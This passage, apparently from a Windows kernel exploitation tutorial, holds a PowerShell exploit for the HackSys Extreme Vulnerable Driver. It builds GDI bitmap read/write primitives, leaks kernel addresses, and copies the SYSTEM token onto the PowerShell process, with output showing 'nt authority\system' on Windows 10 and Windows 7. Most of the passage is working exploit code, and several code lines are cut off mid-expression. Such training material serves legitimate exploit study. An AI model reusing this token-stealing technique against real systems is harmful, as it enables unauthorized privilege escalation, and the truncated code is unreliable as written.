        int nHeight,
        uint cPlanes,
        uint cBitsPerPel,
        IntPtr lpvBits);

    [DllImport("gdi32.dll")]
    public static extern int SetBitmapBits(
        IntPtr hbmp,
        uint cBytes,
        byte[] lpBits);

    [DllImport("gdi32.dll")]
    public static extern int GetBitmapBits(
        IntPtr hbmp,
        int cbBuffer,
        IntPtr lpvBits);
}
"@

#==============================================[PEB]
```

```
# Flag architecture $x32Architecture/!$x32Architecture
if ([System.IntPtr]::Size -eq 4) {
    echo "`n[>] Target is 32-bit!"
    $x32Architecture = 1
} else {
    echo "`n[>] Target is 64-bit!"
}
# Current Proc handle
$ProcHandle = (Get-Process -Id ([System.Diagnostics.Process]::GetCurrentProcess().Id)).Handle
# Process Basic Information
$PROCESS_BASIC_INFORMATION = New-Object _PROCESS_BASIC_INFORMATION
$PROCESS_BASIC_INFORMATION_Size = [System.Runtime.InteropServices.Marshal]::SizeOf($PROCESS_BASIC_INFORMA
$returnLength = New-Object Int
$CallResult = [EVD]::NtQueryInformationProcess($ProcHandle, 0, [ref]$PROCESS_BASIC_INFORMATION, $PROCESS_
# PID & PEB address
echo "`n[?] PID $($PROCESS_BASIC_INFORMATION.UniqueProcessId)"
if ($x32Architecture) {
    echo "[+] PebBaseAddress: 0x$("{0:X8}" -f $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt32())"
} else {
    echo "[+] PebBaseAddress: 0x$("{0:X16}" -f $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt64())"
}
# Lazy PEB parsing
$_PEB = New-Object _PEB
$_PEB = $_PEB.GetType()
$BufferOffset = $PROCESS_BASIC_INFORMATION.PebBaseAddress.ToInt64()
$NewIntPtr = New-Object System.Intptr -ArgumentList $BufferOffset
$PEBFlags = [system.runtime.interopservices.marshal]::PtrToStructure($NewIntPtr, [type]$_PEB)
# GdiSharedHandleTable
if ($x32Architecture) {
    echo "[+] GdiSharedHandleTable: 0x$("{0:X8}" -f $PEBFlags.GdiSharedHandleTable32.ToInt32())"
} else {
    echo "[+] GdiSharedHandleTable: 0x$("{0:X16}" -f $PEBFlags.GdiSharedHandleTable64.ToInt64())"
}
# _GDI_CELL size
$_GDI_CELL = New-Object _GDI_CELL
$_GDI_CELL_Size = [System.Runtime.InteropServices.Marshal]::SizeOf($_GDI_CELL)

#===============================================[/PEB]

#===============================================[Bitmap]

echo "`n[>] Creating Bitmaps.."

# Manager Bitmap
[IntPtr]$Buffer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(0x64*0x64*4)
$ManagerBitmap = [EVD]::CreateBitmap(0x64, 0x64, 1, 32, $Buffer)
echo "[+] Manager BitMap handle: 0x$("{0:X}" -f [int]$ManagerBitmap)"
if ($x32Architecture) {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable32.ToInt32() + ($($ManagerBitmap -band 0xffff)*$_GD
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt32]$HandleTableEntry)"
    $ManagerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X8}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt3
    $ManagerpvScan0 = $([System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)) + 0x30
    echo "[+] Manager pvScan0 pointer: 0x$("{0:X8}" -f $($([System.Runtime.InteropServices.Marshal]::Read
} else {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable64.ToInt64() + ($($ManagerBitmap -band 0xffff)*$_GD
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt64]$HandleTableEntry)"
    $ManagerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X16}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt
    $ManagerpvScan0 = $([System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)) + 0x50
    echo "[+] Manager pvScan0 pointer: 0x$("{0:X16}" -f $($([System.Runtime.InteropServices.Marshal]::Rea
}

# Worker Bitmap
[IntPtr]$Buffer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(0x64*0x64*4)
$WorkerBitmap = [EVD]::CreateBitmap(0x64, 0x64, 1, 32, $Buffer)
echo "[+] Worker BitMap handle: 0x$("{0:X}" -f [int]$WorkerBitmap)"
if ($x32Architecture) {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable32.ToInt32() + ($($WorkerBitmap -band 0xffff)*$_GDI
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt32]$HandleTableEntry)"
    $WorkerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X8}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt3
    $WorkerpvScan0 = $([System.Runtime.InteropServices.Marshal]::ReadInt32($HandleTableEntry)) + 0x30
    echo "[+] Worker pvScan0 pointer: 0x$("{0:X8}" -f $($([System.Runtime.InteropServices.Marshal]::ReadI
} else {
    $HandleTableEntry = $PEBFlags.GdiSharedHandleTable64.ToInt64() + ($($WorkerBitmap -band 0xffff)*$_GDI
    echo "[+] HandleTableEntry: 0x$("{0:X}" -f [UInt64]$HandleTableEntry)"
    $WorkerKernelObj = [System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)
    echo "[+] Bitmap Kernel address: 0x$("{0:X16}" -f $([System.Runtime.InteropServices.Marshal]::ReadInt
    $WorkerpvScan0 = $([System.Runtime.InteropServices.Marshal]::ReadInt64($HandleTableEntry)) + 0x50
    echo "[+] Worker pvScan0 pointer: 0x$("{0:X16}" -f $($([System.Runtime.InteropServices.Marshal]::Read
}

#===============================================[/Bitmap]

#===============================================[GDI ring0 primitive]

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
```

```
}

# [IntPtr]$WriteWhatPtr->$WriteWhat + $WriteWhere
#---
[IntPtr]$WriteWhatPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal([System.BitConverter]::Get
[System.Runtime.InteropServices.Marshal]::Copy([System.BitConverter]::GetBytes($WorkerpvScan0), 0, $Write
if ($x32Architecture) {
    [byte[]]$Buffer = [System.BitConverter]::GetBytes($WriteWhatPtr.ToInt32()) + [System.BitConverter]::G
} else {
    [byte[]]$Buffer = [System.BitConverter]::GetBytes($WriteWhatPtr.ToInt64()) + [System.BitConverter]::G
}
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x22200B"
[EVD]::DeviceIoControl($hDevice, 0x22200B, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze

#===============================================[/GDI ring0 primitive]

#===============================================[Leak loaded module base addresses]

[int]$BuffPtr_Size = 0
while ($true) {
    [IntPtr]$BuffPtr = [System.Runtime.InteropServices.Marshal]::AllocHGlobal($BuffPtr_Size)
    $SystemInformationLength = New-Object Int

    # SystemModuleInformation Class = 11
    $CallResult = [EVD]::NtQuerySystemInformation(11, $BuffPtr, $BuffPtr_Size, [ref]$SystemInformationLen

    # STATUS_INFO_LENGTH_MISMATCH
    if ($CallResult -eq 0xC0000004) {
        [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
        [int]$BuffPtr_Size = [System.Math]::Max($BuffPtr_Size,$SystemInformationLength)
    }
    # STATUS_SUCCESS
    elseif ($CallResult -eq 0x00000000) {
        break
    }
    # Probably: 0xC0000005 -> STATUS_ACCESS_VIOLATION
    else {
        [System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)
        echo "[!] Error, NTSTATUS Value: $('{0:X}' -f ($CallResult))`n"
        return
    }
}

$SYSTEM_MODULE_INFORMATION = New-Object SYSTEM_MODULE_INFORMATION
$SYSTEM_MODULE_INFORMATION = $SYSTEM_MODULE_INFORMATION.GetType()
if ([System.IntPtr]::Size -eq 4) {
    $SYSTEM_MODULE_INFORMATION_Size = 284
} else {
    $SYSTEM_MODULE_INFORMATION_Size = 296
}

$BuffOffset = $BuffPtr.ToInt64()
$HandleCount = [System.Runtime.InteropServices.Marshal]::ReadInt32($BuffOffset)
$BuffOffset = $BuffOffset + [System.IntPtr]::Size

$SystemModuleArray = @()
for ($i=0; $i -lt $HandleCount; $i++){
    $SystemPointer = New-Object System.Intptr -ArgumentList $BuffOffset
    $Cast = [system.runtime.interopservices.marshal]::PtrToStructure($SystemPointer,[type]$SYSTEM_MODULE_

    $HashTable = @{
        ImageName = $Cast.ImageName
        ImageBase = if ([System.IntPtr]::Size -eq 4) {$($Cast.ImageBase).ToInt32()} else {$($Cast.ImageBa
        ImageSize = "0x$('{0:X}' -f $Cast.ImageSize)"
    }

    $Object = New-Object PSObject -Property $HashTable
    $SystemModuleArray += $Object

    $BuffOffset = $BuffOffset + $SYSTEM_MODULE_INFORMATION_Size
}

# Free SystemModuleInformation array
[System.Runtime.InteropServices.Marshal]::FreeHGlobal($BuffPtr)

#===============================================[/Leak loaded module base addresses]

#===============================================[Duplicate SYSTEM token]

# _EPROCESS UniqueProcessId/Token/ActiveProcessLinks offsets based on OS
# WARNING offsets are invalid for Pre-RTM images!
$OSVersion = [Version](Get-WmiObject Win32_OperatingSystem).Version
$OSMajorMinor = "$($OSVersion.Major).$($OSVersion.Minor)"
switch ($OSMajorMinor)
{
    '10.0' # Win10 / 2k16
    {
        if(!$x32Architecture){
            $UniqueProcessIdOffset = 0x2e8
            $TokenOffset = 0x358
            $ActiveProcessLinks = 0x2f0
        } else {
            $UniqueProcessIdOffset = 0xb4
            $TokenOffset = 0xf4
            $ActiveProcessLinks = 0xb8
        }
    }

    '6.3' # Win8.1 / 2k12R2
    {
        if(!$x32Architecture){
            $UniqueProcessIdOffset = 0x2e0
            $TokenOffset = 0x348
            $ActiveProcessLinks = 0x2e8
        } else {
            $UniqueProcessIdOffset = 0xb4
            $TokenOffset = 0xec
            $ActiveProcessLinks = 0xb8
        }
    }

    '6.2' # Win8 / 2k12
    {
        if(!$x32Architecture){
            $UniqueProcessIdOffset = 0x2e0
            $TokenOffset = 0x348
            $ActiveProcessLinks = 0x2e8
        } else {
            $UniqueProcessIdOffset = 0xb4
            $TokenOffset = 0xec
            $ActiveProcessLinks = 0xb8
        }
    }

    '6.1' # Win7 / 2k8R2
    {
        if(!$x32Architecture){
            $UniqueProcessIdOffset = 0x180
            $TokenOffset = 0x208
            $ActiveProcessLinks = 0x188
        } else {
            $UniqueProcessIdOffset = 0xb4
            $TokenOffset = 0xf8
            $ActiveProcessLinks = 0xb8
        }
    }
}

# Arbitrary Kernel read
function Bitmap-Read {
    param ($Address)
    $CallResult = [EVD]::SetBitmapBits($ManagerBitmap, [System.IntPtr]::Size, [System.BitConverter]::GetB
    [IntPtr]$Pointer = [EVD]::VirtualAlloc([System.IntPtr]::Zero, [System.IntPtr]::Size, 0x3000, 0x40)
    $CallResult = [EVD]::GetBitmapBits($WorkerBitmap, [System.IntPtr]::Size, $Pointer)
    if ($x32Architecture){
        [System.Runtime.InteropServices.Marshal]::ReadInt32($Pointer)
    } else {
        [System.Runtime.InteropServices.Marshal]::ReadInt64($Pointer)
    }
    $CallResult = [EVD]::VirtualFree($Pointer, [System.IntPtr]::Size, 0x8000)
}

# Arbitrary Kernel write
function Bitmap-Write {
    param ($Address, $Value)
    $CallResult = [EVD]::SetBitmapBits($ManagerBitmap, [System.IntPtr]::Size, [System.BitConverter]::GetB
    $CallResult = [EVD]::SetBitmapBits($WorkerBitmap, [System.IntPtr]::Size, [System.BitConverter]::GetBy
}

# Get EPROCESS entry for System process
echo "`n[>] Leaking SYSTEM _EPROCESS.."
$KernelBase = $SystemModuleArray[0].ImageBase
$KernelType = ($SystemModuleArray[0].ImageName -split "\\")[-1]
$KernelHanle = [EVD]::LoadLibrary("$KernelType")
$PsInitialSystemProcess = [EVD]::GetProcAddress($KernelHanle, "PsInitialSystemProcess")
$SysEprocessPtr = if (!$x32Architecture) {$PsInitialSystemProcess.ToInt64() - $KernelHanle + $KernelBase}
$CallResult = [EVD]::FreeLibrary($KernelHanle)
echo "[+] _EPORCESS list entry: 0x$("{0:X}" -f $SysEprocessPtr)"
$SysEPROCESS = Bitmap-Read -Address $SysEprocessPtr
echo "[+] SYSTEM _EPORCESS address: 0x$("{0:X}" -f $(Bitmap-Read -Address $SysEprocessPtr))"
echo "[+] PID: $(Bitmap-Read -Address $($SysEPROCESS+$UniqueProcessIdOffset))"
echo "[+] SYSTEM Token: 0x$("{0:X}" -f $(Bitmap-Read -Address $($SysEPROCESS+$TokenOffset)))"
$SysToken = Bitmap-Read -Address $($SysEPROCESS+$TokenOffset)

# Get EPROCESS entry for current process
echo "`n[>] Leaking current _EPROCESS.."
echo "[+] Traversing ActiveProcessLinks list"
$NextProcess = $(Bitmap-Read -Address $($SysEPROCESS+$ActiveProcessLinks)) - $UniqueProcessIdOffset - [Sy
while($true) {
    $NextPID = Bitmap-Read -Address $($NextProcess+$UniqueProcessIdOffset)
    if ($NextPID -eq $PID) {
        echo "[+] PowerShell _EPORCESS address: 0x$("{0:X}" -f $NextProcess)"
        echo "[+] PID: $NextPID"
        echo "[+] PowerShell Token: 0x$("{0:X}" -f $(Bitmap-Read -Address $($NextProcess+$TokenOffset)))"
        $PoShTokenAddr = $NextProcess+$TokenOffset
        break
    }
    $NextProcess = $(Bitmap-Read -Address $($NextProcess+$ActiveProcessLinks)) - $UniqueProcessIdOffset -
}
```


```
# Duplicate token!
echo "`n[!] Duplicating SYSTEM token!`n"
Bitmap-Write -Address $PoShTokenAddr -Value $SysToken

#============================================[/Duplicate SYSTEM token]
```

Win10 x64 v1511



```
PS C:\Users\b33f> .\Desktop\Kernel_WWW_GDI_32-64.ps1

[>] Target is 64-bit!

[?] PID 2564
[+] PebBaseAddress: 0x0000008A1B18C000
[+] GdiSharedHandleTable: 0x000001B04A8C0000

[>] Creating Bitmaps..
[+] Manager BitMap handle: 0xB0507BD
[+] HandleTableEntry: 0x1B04A8CB9B8
[+] Bitmap Kernel address: 0xFFFFF9014239F000
[+] Manager pvScan0 pointer: 0xFFFFF9014239F050
[+] Worker BitMap handle: 0x470507C5
[+] HandleTableEntry: 0x1B04A8CBA78
[+] Bitmap Kernel address: 0xFFFFF90143E89000
[+] Worker pvScan0 pointer: 0xFFFFF90143E89050

[>] Driver information..
[+] lpFileName: \\.\HacksysExtremeVulnerableDriver
[+] Handle: 2784

[>] Sending buffer..
[+] Buffer length: 16
[+] IOCTL: 0x22200B

[>] Leaking SYSTEM _EPROCESS..
[+] _EPORCESS list entry: 0xFFFFF800A4F93220
[+] SYSTEM _EPORCESS address: 0xFFFFE001AE81F700
[+] PID: 4
[+] SYSTEM Token: 0xFFFFC00023416A63

[>] Leaking current _EPROCESS..
[+] Traversing ActiveProcessLinks list
[+] PowerShell _EPORCESS address: 0xFFFFE001B0562680
[+] PID: 2564
[+] PowerShell Token: 0xFFFFC000315F6068

[!] Duplicating SYSTEM token!

PS C:\Users\b33f> whoami
nt authority\system
PS C:\Users\b33f>
```

Win7 x32



```
PS C:\Users\b33f> .\Desktop\Kernel_WWW_GDI_32-64.ps1

[>] Target is 32-bit!

[?] PID 2900
[+] PebBaseAddress: 0x7FFDC000
[+] GdiSharedHandleTable: 0x00340000

[>] Creating Bitmaps..
[+] Manager BitMap handle: 0x31050216
[+] HandleTableEntry: 0x342160
[+] Bitmap Kernel address: 0xFE7F7000
[+] Manager pvScan0 pointer: 0xFE7F7030
[+] Worker BitMap handle: 0x2305061A
[+] HandleTableEntry: 0x3461A0
[+] Bitmap Kernel address: 0xFE66F000
[+] Worker pvScan0 pointer: 0xFE66F030

[>] Driver information..
[+] lpFileName: \\.\HacksysExtremeVulnerableDriver
[+] Handle: 1192

[>] Sending buffer..
[+] Buffer length: 8
[+] IOCTL: 0x22200B

[>] Leaking SYSTEM _EPROCESS..
[+] _EPORCESS list entry: 0x8297F03C
[+] SYSTEM _EPORCESS address: 0x848C5020
[+] PID: 4
[+] SYSTEM Token: 0x89601384

[>] Leaking current _EPROCESS..
[+] Traversing ActiveProcessLinks list
[+] PowerShell _EPORCESS address: 0x85F26548
[+] PID: 2900
[+] PowerShell Token: 0x97D873DF

[!] Duplicating SYSTEM token!

PS C:\Users\b33f> whoami
nt authority\system
PS C:\Users\b33f>
```

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Name	Email
Displayed next to your comments.	*Not displayed publicly.*

Subscribe to None ▼

Submit Comment